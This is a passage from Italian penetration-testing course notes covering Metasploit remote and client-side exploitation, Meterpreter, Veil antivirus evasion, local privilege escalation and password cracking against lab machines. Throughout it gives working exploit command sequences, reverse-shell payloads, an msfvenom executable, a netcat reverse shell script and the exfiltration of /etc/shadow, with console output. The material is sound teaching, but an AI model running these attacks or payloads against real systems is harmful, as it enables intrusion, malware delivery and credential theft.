3. Impostare l'indirizzo IP della macchina target (Remote Host - RHOST): set RHOST 10.0.2.18
4. Impostare l'indirizzo IP della macchina listener (Local Host - LHOST) Kali: set LHOST 10.0.2.15
5. Controllare se sono state inserite tutte le informazioni relative alle opzioni richieste (Required): show options e se qualche informazione manca, la inseriamo mediante il comando set
6. eseguire l'exploit
7. Da ora è possibile eseguire comandi windows sulla macchina target. (Nota: è stata stabilita una connessione dalla macchina vittima alla macchina target)

Esempio 3

In questo esempio attaccheremo il servizio **Samba**, è un servizio usato per la condivisione di file e dispositivi tra macchine Windows e Linux. Identificativo della vulnerabilità CVE 2007-2447. La vulnerabilità consentiva di eseguire comandi arbitrari tramite metacaratteri della shell che coinvolgono la funzione SamrChangePassword quando l'opzione smb.conf "username map script" è abilitata.

Nel nostro esempio sfrutteremo il servizio samba abilitato su metasploitable 2 (ip 10.0.2.6).

- Cerchiamo gli exploit relativi a Samba che abbiano un'alta efficacia (rank:excellent): > search type:exploit samba rank:excellent
- Tra i vari exploit che compagliono selezioniamo exploit/multi/samba/usermap_script configuriamo le relative opzioni e lo eseguiamo:

```
> use exploit/multi/samba/usermap_script
> show options
> set RHOST 10.0.2.6
> exploit
```

- Tramite la sessione appena creata, eseguiamo i seguenti due comandi: hostname: ci da il nome dell'host, whoami: ci da l'username effettivo dell'utente in esecuzione.

Poiché non abbiamo esplicitamente impostato il payload per l'exploit, Metasploit l'ha fatto per noi. Ha impostato una UNIX Reverse TCP Shell.

8.6.7 Meterpreter

Classe di Payload estremamente avanzati forniti da Metasploit, che offrono numerose funzionalità evolute: privilege Escalation, sump degli account di sistema, keylogging, backdoor persistenti, abilitazione di un desktop remoto, controllo di webcam e microfono della macchina target, etc. Fornisce numerosi script e plugin. Script e plugin di Meterpreter possono essere caricati dinamicamente in fase di esecuzione del payload, per condurre varie attività di Post-Exploitation. L'intera comunicazione da e verso i payload forniti da Meterpreter è cifrata di default.

Meterpreter fornisce 10 classi di comandi: Core Commands, File system Commands, Networking Commands, System Commands, User interface Commands, Webcam Commands, Audio Output Commands, Elevate Commands, Password database Commands, timestamp Commands.

Esempio 4 - (Meterpreter Reverse TCP Shell)

1. Selezionare l'exploit: use exploit/windows/smb/ms08_067_netapi
2. Impostare come payload una Meterpreter Reverse TCP Shell e controllare le relative opzioni: set payload windows/meterpreter/reverse_tcp e poi show options
3. Impostare l'indirizzo IP della macchina target: set RHOST 10.0.2.18
4. Impostare l'indirizzo IP della macchina listener: set LHOST 10.0.2.15
5. Controlla tramite show se manca ancora qualcosa, altrimenti si può proseguire
6. Eseguiamo l'exploit: exploit

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.18:445 - Automatically detecting the target...
[*] 10.0.2.18:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.18:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.18:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 10.0.2.18
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.18:1041) at 2019-04-12 17:41:38 +0200
meterpreter >
```

Tramite l'uso di help possiamo vedere i comandi eseguibili. Mediante il comando sysinfo è possibile ottenere informazioni sul sistema.

Esempio 5 - Remote Exploitation (Metasploitable 2)

Nella fase di vulnerability mapping sono state rilevate vulnerabilità relative a vsftpd 2.3.4 . vsftpd: (very secure FTP daemon) è un server FTP per sistemi UNIX-like.

Fase 1:

1. Tramite metasploit effettuo la ricerca di exploit per vsftpd 2.3.4: search vsftpd 2.3.4
2. Effettuiamo l'exploitation del servizio vsftpd 2.3.4:

```
> use exploit/unix/ftp/vsftpd_234_backdoor
> set RHOSTS 10.0.2.6
> exploit
```

3. Abbiamo ottenuto il controllo della shell dell'host remoto.

Fase 2: Mediante i seguenti passi «migriamo» la sessione corrente su una shell (payload) più evoluta (Meterpreter).

1. Eseguiamo il comando background per mettere la sessione corrente in background, con il comando session possiamo vedere tutte le sessioni attualmente in background.

Active sessions				
Id	Name	Type	Information	Connection
1		shell cmd/unix		0.0.0.0:0 → 10.0.2.6:6200 (10.0.2.6)

2. Tramite il comando session -u 1 , creiamo una nuova sessione meterpreter come upgrade della sessione 1, infatti eseguendo il comando session abbiamo:

Active sessions				
Id	Name	Type	Information	Connection
1		shell cmd/unix	0.0.0.0:0 → 10.0.2.6:6200 (10.0.2.6)	
2		meterpreter x86/linux	root @ metasploitable (uid=0, gid=0, euid=0, egid=0)	@ metasploitable.localdomain 10.0.2.15:4433 → 10.0.2.6:58837 (10.0.2.6)

3. Con il comando sessions 2 segliamo di utilizzare la seocnda sessione. Da questo momento abbiamo una shell meterpreter.

Esempio 6 - Remote Exploitation (Metasploitable 3)

ManageEngine Desktop Central version 9 è un servizio in esecuzione su Metasploitable 3 (Windows 2008 R2).

```
> search type:exploit manageengine
> use exploit/windows/http/manageengine_connectionid_write
> set payload windows/meterpreter/reverse_http
> show options
> set RHOST 10.0.2.7
> set LHOST 10.0.2.15
> exploit
```

The screenshot shows the msf5 exploit terminal. The user runs 'exploit' and the exploit starts an HTTP reverse handler on port 8080. It creates a JSP stager named ebDGX.jsp and uploads it to the target. The meterpreter session is successfully established, showing the path C:\ManageEngine\DesktopCentral\Server\bin. The terminal also shows the file being deleted after the exploit.

```
msf5 exploit(windows/http/manageengine_connectionid_write) > exploit
[*] Started HTTP reverse handler on http://10.0.2.15:8080
[*] Creating JSP stager
[*] Uploading JSP stager ebDGX.jsp...
[*] Executing stager...
[*] http://10.0.2.15:8080 handling request from 10.0.2.7; (UUID: wzifjt8h) Staging x86 payload (188825 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.15:8080 -> 10.0.2.7:49523) at 2019-04-21 00:46:19 +0200
[!] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/ebDGX.jsp' on the target

meterpreter >
[+] Deleted ../webapps/DesktopCentral/jspf/ebDGX.jsp
ls
Listing: C:\ManageEngine\DesktopCentral\Server\bin
```

Esempio 7 - Remote Exploitation (Metasploitable 3)

MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption, si ritiene che sia stato sviluppato dalla US National Security Agency (NSA). Ha diversi indetificativi CVE assegnati: CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148.

```
> search type:exploit eternalblue
> use exploit/windows/smb/ms17_010_eternalblue
> set PAYLOAD windows/x64/meterpreter/reverse_tcp
> set RHOST 10.0.2.7
> set LHOST 10.0.2.15
> exploit
```

Eseguendo pwd, scopriamo che abbiamo abuto accesso direttamente alla cartella system32.

Esempio 8 - Remote Exploitation (Metasploitable 3)

MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution, diversi CVE associati: CVE-2017-0143, CVE-2017-0146, CVE-2017-0147.

```
> use exploit/windows/smb/ms17_010_psexec
> set PAYLOAD windows/meterpreter/reverse_tcp
> set RHOST 10.0.2.7
> set LHOST 10.0.2.15
> set SMBUser vagrant
> set SMBPass vagrant
> exploit
```

Nota:Nell'esempio si è assunto che SMBUser e SMBPass siano stati ottenuti durante le fasi preliminari a quella di Target Exploitation.

Anche qui accediamo direttamente nella cartella system32.

Esempio 9 - Remote Exploitation (Metasploitable 3)

Apache Struts è una Web Application Framework open-source per sviluppare Java EE (Enterprise Edition) Web Application. Utilizzeremo exploit/multi/http/struts_dmi_rest_exec sulla porta 8282.

```
> use exploit/multi/http/struts_dmi_rest_exec
> set payload java/meterpreter/reverse_http
> set LHOST 10.0.2.15
> set RHOST 10.0.2.7
> set RPORT 8282
> exploit
```

Esempio 10 - Remote Exploitation (Metasploitable 3)

ElasticSearch: Motore di ricerca distribuito basato su Lucene, exploit/multi/elasticsearch/script_mvel_rce.

```
> use exploit/multi/elasticsearch/script_mvel_rce
> set PAYLOAD java/meterpreter/reverse_https
> set RHOSTS 10.0.2.7
> set LHOST 10.0.2.15
> exploit
```

Esempio 11 - Remote Exploitation (Metasploitable 3)

Apache Axis2: Web Service Engine, exploit/multi/http/axis2_deployer, lo utilizzeremo sulla porta 8282.

```
> use exploit/multi/http/axis2_deployer
> set PAYLOAD java/meterpreter/reverse_https
> set RHOST 10.0.2.7
> set RPORT 8282
> set LHOST 10.0.2.15
> exploit
```

Esempio 12 - Remote Exploitation (Metasploitable 3)

Java Management Extensions (JMX): Tecnologia Java che fornisce strumenti per la gestione ed il monitoraggio di applicazioni, oggetti di sistema, dispositivi, reti, etc. Utilizzeremo multi/misc/java_jmx_server sulla porta 1617.

```
> use multi/misc/java_jmx_server
> set RHOST 10.0.2.7
> set RPORT 1617
> exploit
```

8.6.8 Client-side Exploitation

Fino ad ora ci siamo occupati di attacchi «Server-side» sfruttando vulnerabilità remote. Se una macchina target non presenta vulnerabilità sfruttabili da remoto bisogna «fare leva» sugli utenti di tale macchina sfruttando «vulnerabilità umane» e provando a far eseguire determinati payload a tali utenti.

msfvenom

Per la generazione del payload useremo lo strumento msfvenom. Con -l payloads possiamo vedere tutti i payload supportati. Con -l encoders tutti gli encoders supportati. Con -list formats la lista dei formatti eseguibili supportati.

Client-Side Exploitation – Esempio 1 (Windows XP)

Per la generazione del payload useremo msfvenom:

```
> msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f exe -o my_payload.exe
```

- -p windows/meterpreter/reverse_tcp è il tipo di payload selezionato
- lhost=10.0.2.15 è l'indirizzo IP della macchina Kali, che permetterà di instaurare una Reverse Shell con la macchina target
- lport=4444 è la porta sulla quale sarà stabilita la Connessione Reverse
- -f exe è il formato del payload (Windows executable file)
- -o my_payload.exe salva il codice generato, nel file che segue l'opzione -o

Usiamo un generico modulo handler per instaurare una connessione di tipo reverse con la macchina target. Tale modulo metterà la macchina Kali in «attesa di connessioni» su una determinata porta (listening). La porta usata di default dal modulo handler è la 4444.

1. Avviare Metasploit e configurare il modulo handler

```
> use exploit/multi/handler  
> set payload windows/meterpreter/reverse_tcp  
> set LHOST 10.0.2.15
```

2. Controlliamo che tutte le opzioni siano state configurate: show options
3. Avviamo il modulo handler, il quale rimarrà in «attesa» di connessioni di tipo reverse da parte della macchina target: run

Carichiamo ora il payload sul nostro host in modo da farlo scaricare alla vittima:

1. [*Kali – indirizzoIP* : 10.0.2.15] copiamo il payload nella root directory del Web Server Apache ed avviamo tale Server: cp my_payload.exe /var/www/html/, poi eseguiamo service apache2 start
2. [*WindowsXP*] tramite Web Browser accediamo al seguente URL, poi scarichiamo ed eseguiamo il payload: http://10.0.2.15/my_payload.exe

Non appena viene eseguito il file .exe, viene creata una nuova sessione Meterpreter (Reverse Shell) sulla macchina Kali.

Client-Side Exploitation – Esempio 2 (Windows 10)

Sfrutteremo una vulnerabilità presente su una specifica versione (41.0) di Mozilla Firefox in sistemi Microsoft Windows:Firefox nsSMILTimeContainer::NotifyTimeChange() è una RCE.

Per simulare la rilevazione della versione del browser in esecuzione sulla macchina Windows 10 utilizzeremo un modulo fornito da Metasploit. Tale modulo fa sì che la macchina attaccante (Kali) resti in ascolto su una determinata porta (80). In uno scenario reale, un attaccante, mediante tecniche di Social Engineering, potrebbe indurre un utente che utilizza la macchina target ad aprire l'URI relativo alla porta in ascolto.

È possibile configurare ed avviare il modulo Metasploit mediante i seguenti comandi:

```
> use auxiliary/gather/browser_info
> set SRVHOST 10.0.2.15 (Indirizzo IP della macchina Kali)
> set SRVPORT 80
> set URIPATH /
> run
```

Dalla macchina con windows 10 visitiamo l'uri 10.0.2.15, e nella MSFConsole notiamo che la macchina ha aperto una connessione.

Per sfruttare la vulnerabilità di firefox ora:

```
> use exploit/windows/browser/firefox_smil_uaf
> set PAYLOAD windows/meterpreter/reverse_tcp
> set SRVHOST 10.0.2.15
> set SRVPORT 80
> set URIPATH /
> set LHOST 10.0.2.15
> exploit
```

Dalla macchina Windows 10, utilizzando la versione di Firefox 41.0, visitiamo il seguente URL: 10.0.2.15. Tornando alla MSFConsole possiamo osservare quanto segue: Dopo aver digitato il ta-


```
[*] Server started.
[*] 10.0.2.16    firefox_smil_uaf - Gathering target information for 10.0.2.16
[*] 10.0.2.16    firefox_smil_uaf - Sending HTML response to 10.0.2.16
[-] 10.0.2.16    firefox_smil_uaf - Target 10.0.2.16 has requested an unknown path: /favicon.ico
[-] 10.0.2.16    firefox_smil_uaf - Target 10.0.2.16 has requested an unknown path: /favicon.ico
[*] 10.0.2.16    firefox_smil_uaf - Got request: /XJFLID/
[*] 10.0.2.16    firefox_smil_uaf - From: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
[*] 10.0.2.16    firefox_smil_uaf - Sending exploit HTML ...
[*] 10.0.2.16    firefox_smil_uaf - Got request: /XJFLID/worker.js
[*] 10.0.2.16    firefox_smil_uaf - From: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
[*] 10.0.2.16    firefox_smil_uaf - Sending worker thread Javascript ...
[*] Sending stage (179779 bytes) to 10.0.2.16
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.16:49762) at 2019-04-29 23:31:37 +0200
[*] Session ID 1 (10.0.2.15:4444 -> 10.0.2.16:49762) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
[*] Current session process is firefox.exe (6316) as: MSEDGEWIN10\IEUser
[*] Session has User level rights.
[*] Will attempt to migrate to a User level process.
[*] Trying explorer.exe (4712)
[+] Successfully migrated to Explorer.EXE (4712) as: MSEDGEWIN10\IEUser
```

sto «Invio» verrà mostrata la MSFConsole. Mediante il comando sessions -i visualizziamo le sessioni attive, notiamo che ne è presenta 1. Mediante il comando sessions è possibile interagire con la sessione Meterpreter (sessione 1) instaurata con la macchina target: sessions -i 1.

Usando il comando dir è possibile visualizzare ed «esplorare» la directory a cui si è avuto accesso mediante la fase di Target Exploitation, anche in questo caso è system32.

8.7 Veil Client-side Exploitation

Strumento progettato per generare payload Metasploit che «bypassano» i comuni controlli effettuati dagli AntiVirus (AV).




Esempio 1

Creiamo un payload che consenta di effettuare Evasion: > use 1

Controlliamo quali sono i payload disponibili: > list

Scegliamo un payload che fornisce una Reverse TCP Shell nel nostro caso il numero 7: > use 7



Impostiamo l'opzione LHOST: > set LHOST 10.0.2.15

Generiamo il payload: > generate

Impostiamo tramite Metasploit un generico modulo handler il quale resta in attesa (listening) di connessioni in ingresso (Reverse)

```

> use exploit/multi/handler
> set payload windows/meterpreter/reverse_tcp
> set LHOST 10.0.2.15
> set LPORT 4444
> run

```

Inviamo il file (payload) modulo_reverse.exe alla macchina target. In uno scenario reale, un utente malintenzionato potrebbe «celare» il payload all'interno di un'altra tipologia di file. Carichiamo come negli esempi precedente il nostro file sul nostro hosting, e facciamolo scaricare alla macchina windows. Non appena viene eseguito il file modulo_reverse.exe sulla macchina target, verrà instaurata una sessione Meterpreter con la macchina Kali.

Capitolo 9

Post exploitation

9.1 Privilege Escalation

Dopo aver ottenuto l'accesso ad una macchina target potrebbe essere necessario acquisire ulteriori privilegi all'interno della stessa. Esistono due tipologie di Privilege Escalation:

- Vertical Privilege Escalation: un utente con normali privilegi di accesso (normal user) dopo aver effettuato Vertical Privilege Escalation può utilizzare funzioni riservate all'utente con i massimi privilegi di accesso (root user o admin user)
- Horizontal Privilege Escalation: un utente con normali privilegi di accesso (normal user) dopo aver effettuato Horizontal Privilege Escalation può utilizzare funzioni riservate ad altri utenti con normali privilegi di accesso

Esistono vari metodi per effettuare il privilege escalation (verticale ed orizzontale) su una macchina target: utilizzo di exploit locali, sfruttamento di password deboli sulla macchina target, sniffing del traffico di rete, keylogging, sfruttamento di errate configurazioni come ad es., una home directory accessibile, contenente informazioni sfruttabili per l'accesso ad altre macchine, etc.

9.1.1 Exploit locali

Esistono vari strumenti che aiutano a scegliere il migliore exploit locale da utilizzare, ad esempio un modulo fornito dalla suite Metasploit: post/multi/recon/local_exploit_suggester, oppure il tool Linux Exploit Suggester, esistono anche altri vari metodi per effettuare un exploit locale.

Esempio

Macchina Kali, indirizzo IP 10.0.2.15

Macchina Target: Metasploitable 2, indirizzo IP 10.0.2.6

Eseguiamo un portscanning completo della macchina target: > nmap -p- 10.0.2.6

Dall'output del portscanning possiamo osservare che tra le porte aperte figura la seguente: > 3632/tcp open distccd

Il servizio distcccd è usato per distribuire processi di compilazione di grandi dimensioni tra un insieme di sistemi configurati in modo simile. Ha una vulnerabilità che consente ad un utente malintenzionato di eseguire comandi arbitrari sulla macchina target.

Cerchiamo in Metasploit un exploit adeguato per tale servizio: > search distcccd

Utilizziamo l'exploit trovato, per accedere alla macchina target

```
> use exploit/unix/misc/distcc_exec
> set payload cmd/unix/reverse
> set RHOST 10.0.2.6
> set LHOST 10.0.2.15
> exploit
```


Dopo l'accesso alla macchina target mediante il comando whoami verifichiamo quali sono i privilegi di accesso correnti: scopriamo di essere l'utente daemon.

Mediante il comando pwd verifichiamo qual è la current working directory al momento dell'accesso, siamo in /tmp.

Mediante il seguente comando otteniamo informazioni relative alla versione del kernel in esecuzione sulla macchina target uname -r: 2.6.24-16-server.

Cerchiamo sui vari repository di nostra conoscenza exploit locali compatibili con la versione del Kernel Linux in esecuzione sulla macchina target: 2.6 nel nostro caso. L'exploit che troviamo (id: 8572) dovrà essere caricato sulla macchina target. Exploit che abbiamo individuato sfrutta un bug di udev.

Tale exploit è presente nel repository di exploitdb disponibile in Kali e andrà trasferito sulla macchina target. Innanzitutto, vediamo dove è memorizzato in Kali il file relativo all'exploit di interesse: > searchsploit udev



```
root@kali:~# searchsploit udev
[...]
Exploit Title | Path
[*] Reading from socket B | (/usr/share/exploitdb/)
[...]
Linux Kernel 2.6 (Debian 4.0 / | exploits/linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubu | exploits/linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 | exploits/linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'N | exploits/linux/local/21848.rb
[...]
Shellcodes: No Result
```

Individuiamo Linux Kernel 2.6 (Gento ...), il path assoluto verso tale exploit è il seguente /usr/share/exploitdb/exploits/linux/local.

Analizzando il codice sorgente dell'exploit 8572.c possiamo ottenere due importanti informazioni sul suo utilizzo:

1. L'exploit prende come argomento di input il Process Identifier (PID) dell'udevd netlink socket. È possibile ottenere il PID dell'udevd netlink socket digitando il seguente comando sulla macchina target, attraverso la sessione aperta tramite l'exploit remoto: > cat /proc/net/netlink. Va considerato l'unico PID diverso da 0.
2. L'exploit eseguirà il file /tmp/run come utente root. Di conseguenza, inseriremo un payload all'interno di tale file, così che tale payload venga eseguito come utente root.

Per trasferire l'exploit locale (8572.c) dalla macchina Kali alla macchina target useremo il Web Server Apache

1. La macchina Kali condividerà l'exploit 8572.c tramite Apache
2. La macchina target scaricherà tale exploit tramite il comando wget

Sulla macchina Kali, copiamo l'exploit 8572.c nella directory di default di Apache: cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html/

Creiamo il seguente payload (bash script chiamato run) all'interno della directory /var/www/html/ della macchina Kali. Tale payload si occuperà di creare una semplice Reverse TCP Shell tramite netcat (comando nc):

```
#!/bin/bash
nc 10.0.2.15 12345 -e /bin/bash
```

Assegniamo i permessi di esecuzione allo script run: chmod 755 run e avviamo il Web Server Apache: service apache2 start.

Torniamo alla sessione aperta tramite l'exploit remoto e scarichiamo sulla macchina target i due file condivisi tramite Apache: wget 10.0.2.15/8572.c

wget 10.0.2.15/run

Compiliamo l'exploit 8572.c: gcc 8572.c -o 8572

Avviamo un listener sulla macchina Kali: nc -lvp 12345

Sfruttando la sessione aperta tramite l'exploit remoto eseguiamo l'exploit locale (8572) sulla macchina target, passandogli come argomento il Process Identifier (PID) dell'udevd netlink socket ottenuto in precedenza: ./8572 2297

Torniamo al terminale da cui avevamo avviato il listener (sulla macchina Kali) e digitiamo il seguente comando: whoami, questa volta ci verrà restituito root.

9.1.2 Password cracking

L'autenticazione è tipicamente basata sui seguenti fattori:

- Qualcosa che tu conosci (es: password)
- Qualcosa che tu hai (es: token, spid, smart card)
- Qualcosa che tu hai (es: biometria)

A seconda di come viene effettuato, esistono due tipologie di password cracking:

- **Offline Password Cracking:** Il pentester (o l'attaccante)
 1. Recupera dalla macchina target i file con gli hash delle password (relative al Sistema Operativo o a suoi servizi) e li copia altrove
 2. Usa strumenti di password cracking per ottenere le password a partire da tali hash

Il pentester (o l'attaccante) non deve preoccuparsi di eventuali meccanismi per il blocco della password disponibili sulla macchina target. Il processo di cracking viene eseguito localmente alla macchina del pentester (o dell'attaccante)

- **Online Password Cracking:** Il pentester (o l'attaccante) tenta di accedere alla macchina target remota «provando a indovinare» le credenziali di accesso. Questa tecnica può indurre la macchina target remota a bloccare la macchina del pentester (o dell'attaccante) dopo un certo numero di tentativi falliti.


9.1.3 Offline password cracking

Osservazione: Perché ottenere altre credenziali quando si hanno già i privilegi di root o di amministratore? Alcune applicazioni potrebbero essere eseguite soltanto da utenti che non hanno i privilegi di root (o di amministratore), ad esempio, il TOR Browser. L'Offline Password Cracking potrebbe essere utile anche quando, mediante SQL injection, si effettua il dump di un database dove le password sono memorizzate sotto forma di hash.

Hash Identifier

Per poter effettuare il cracking di un determinato hash è prima necessario determinarne il tipo, così da scegliere l'opportuno algoritmo di cracking. Lo strumento hash-identifier può essere utilizzato per identificare il tipo di un determinato hash. È possibile avviare hash-identifier digitando il seguente comando: hash-identifier.

Esempio: Supponiamo di avere il seguente hash: d111b38c0e73bc867c4bad4023606a0e0df64c2f Il



```

HASH: d111b38c0e73bc867c4bad4023606a0e0df64c2f
at unsalted
Possible Hashes:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))

```

programma ha identificato che l'hash è di tipo SHA-1. Tale informazione dovrà essere passata agli algoritmi di password cracking, insieme all'hash che si intende invertire. **Nota:** tale programma non sempre identifica correttamente la tipologia di hash.

Hashcat

Strumento free e multithreaded per il password cracking: <https://hashcat.net/hashcat/>. Usato per effettuare il cracking di più di 80 algoritmi di hashing. Password cracker che permette di utilizzare CPU, GPU, APU e più in generale qualsiasi cosa che sia compatibile con OpenCL.

Hashcat supporta 6 modalità operative per il password cracking:

- **Straight:** Hashcat utilizzerà come password ciascuna riga presa da un file testuale (dizionario). Modalità di attacco (cracking) di default. Modalità anche nota come Attacco a Dizionario.
- **Combination:** Hashcat combinerà ogni parola presente nel dizionario. Esempio: supponiamo di avere le seguenti due parole nel dizionario: «password» e «01», Hashcat creerà le seguenti password:

```

passwordpassword
password01
01password
0101

```

- **Toggle Case:** Hashcat genererà tutte le possibili combinazioni di varianti maiuscole e minuscole per ogni parola presente nel dizionario. Può essere vista come un'estensione della modalità Combination.
- **Brute Force:** Hashcat proverà tutte le combinazioni che è possibile costruire a partire da un dato alfabeto. Esempio: supponiamo di voler specificare Password di lunghezza 2, alfabeto contenente le lettere dalla A alla Z. Hashcat genererà le password da AA a ZZ.
- **Permutation:** Hashcat genererà tutte le permutazioni di una parola presente nel dizionario. Esempio: se nel dizionario abbiamo la parola AB, le permutazioni saranno le seguenti: AB e BA.
- **Table-lookup:** Per ogni parola nel dizionario, Hashcat genererà automaticamente delle maschere. Esempi al link: https://hashcat.net/wiki/doku.php?id=table_lookup_attack.

Opzioni principali del comando:

- -m, --hash-type=NUM, dove NUM può assumere i seguenti valori:

```

0 = MD5
10 = md5($pass.$salt)
20 = md5($salt.$pass)
30 = md5(unicode($pass).$salt)
40 = md5($salt.unicode($pass))
50 = HMAC-MD5 (key = $pass)
60 = HMAC-MD5 (key = $salt)
100 = SHA1

```

- -a, --attack-mode=NUM, dove NUM può assumere i seguenti valori:

```

0 = Straight
1 = Combination
2 = Toggle-Case
3 = Brute-force
4 = Permutation
5 = Table-Lookup

```

Esempio: File testuale (test.hash) contenente il seguente hash: 5f4dcc3b5aa765d61d8327deb882cf99.

Useremo il dizionario rockyou.txt per effettuare il cracking: locate rockyou.txt

I file test.hash e rockyou.txt devono trovarsi nella stessa directory (ad es., /root/cracking/):

```

> mkdir /root/cracking
> cd /root/cracking/
> cp /usr/share/wordlists/rockyou.txt.gz .
> gunzip rockyou.txt.gz

```

Per effettuare il cracking dell'hash contenuto nel file test.hash utilizziamo la modalità di attacco di default (Straight): hashcat -m 0 test.hash rockyou.txt –force: Hashcat permette anche di visualizzare il

```

Dictionary cache built:
* Filename...: rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keystream...: 14344385
* Runtime....: 1 sec

5f4dcc3b5aa765d61d8327deb882cf99:password

Session.....: hashcat
Status.....: Cracked
Hash.Type....: MD5
Hash.Target....: 5f4dcc3b5aa765d61d8327deb882cf99
Time.Started....: Thu Apr 25 10:31:45 2019 (0 secs)
Time.Estimated....: Thu Apr 25 10:31:45 2019 (0 secs)
Guess.Base.....: File (rockyou.txt)

```

risultato del cracking di un determinato hash, senza effettuare di nuovo il processo di cracking: hashcat test.hash –show

John (the Ripper)

Strumento che può essere utilizzato per effettuare il cracking delle password. Può effettuare il cracking di oltre 40 tipi di password (hash), più anche operare anche su password generate tramite algoritmi di cifratura quali DES e crypt. John supporta quattro modalità di password cracking:

- Wordlist Mode: È sufficiente fornire in input a John il file con la wordlist e quello con gli hash delle password da crackare. Wordlist: file di testo contenente una lista di possibili password (dizionario). Una parola (password) su ciascuna riga del file, si possono usare regole che permettono a John di modificare le password contenute nella wordlist. Le wordlist possono essere create ad hoc oppure scaricate da Internet. Esistono numerosi siti che forniscono wordlist, anche kali ne fornisce alcune.
- Single Crack Mode: Modalità suggerita dall'autore di John è bene quindi utilizzarla per prima. John userà le password ottenute a partire dal file (password file) di cui si intende effettuare il cracking:
 - Username
 - Campi Full Name
 - Home directory di un utente

– Etc

È molto più veloce della modalità basata su wordlist (Wordlist Mode). **Esempio:** Se lo username è Hacker, tale modalità potrebbe provare il cracking mediante le seguenti password: hacker, HACKER, hacker1, h-acker, hacker=

- Incremental Mode: John proverà come password tutte le possibili combinazioni di caratteri. È la modalità di cracking più potente, ma se non si imposta la «condizione di terminazione» il processo potrebbe richiedere molto tempo. Esempi di condizioni di terminazione potrebbero essere: l'impostazione di un limite (piccolo) sulla lunghezza delle password, l'utilizzo di un alfabeto ridotto di caratteri e etc.
- External Mode: Permette a John di usare modalità di cracking esterne ad esso, è necessario creare un'apposita sezione all'interno del file di configurazione di John: [List.External:MODE], dove MODE è il nome della modalità utilizzata. Tale sezione contiene funzioni scritte in linguaggio C, John compilerà ed userà tali funzioni.

Se non viene specificata la modalità di cracking, John userà di default il seguente ordine:

1. Wordlist Mode
2. Single Crack Mode
3. Incremental Mode

John (the Ripper) – Esempio: La maggior parte dei sistemi operativi UNIX-based memorizzano le password nei file shadow e passwd. Per poter leggere il file shadow tipicamente è necessario avere i privilegi di utente root. Dopo aver ottenuto tali file è necessario «unirli», affinché John possa usarli. John fornisce il comando unshadow che si occupa di effettuare tale operazione.

Usiamo i file /etc/shadow ed /etc/passwd di Metasploitable 2. Li copiamo nella directory /var/www di Metasploitable 2 in modo da renderli disponibili a Kali:

```
cp /etc/passwd /var/www/
cp /etc/shadow /var/www/
cd /var/www
chmod 755 shadow
```

In Kali creeremo una cartella in cui andremo a scaricare i file condivisi al passo precedente:

```
wget 10.0.2.6/passwd
wget 10.0.2.6/shadow
```

Usiamo lo strumento unshadow per effettuare il merge in un unico file (pass) dei due file scaricati precedentemente (passwd e shadow): unshadow passwd shadow > pass

Avviamo John sul file pass: john pass

```
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin      (msfadmin)
service       (service)
Almost done: Processing the remaining buffered candidate passwords, if any
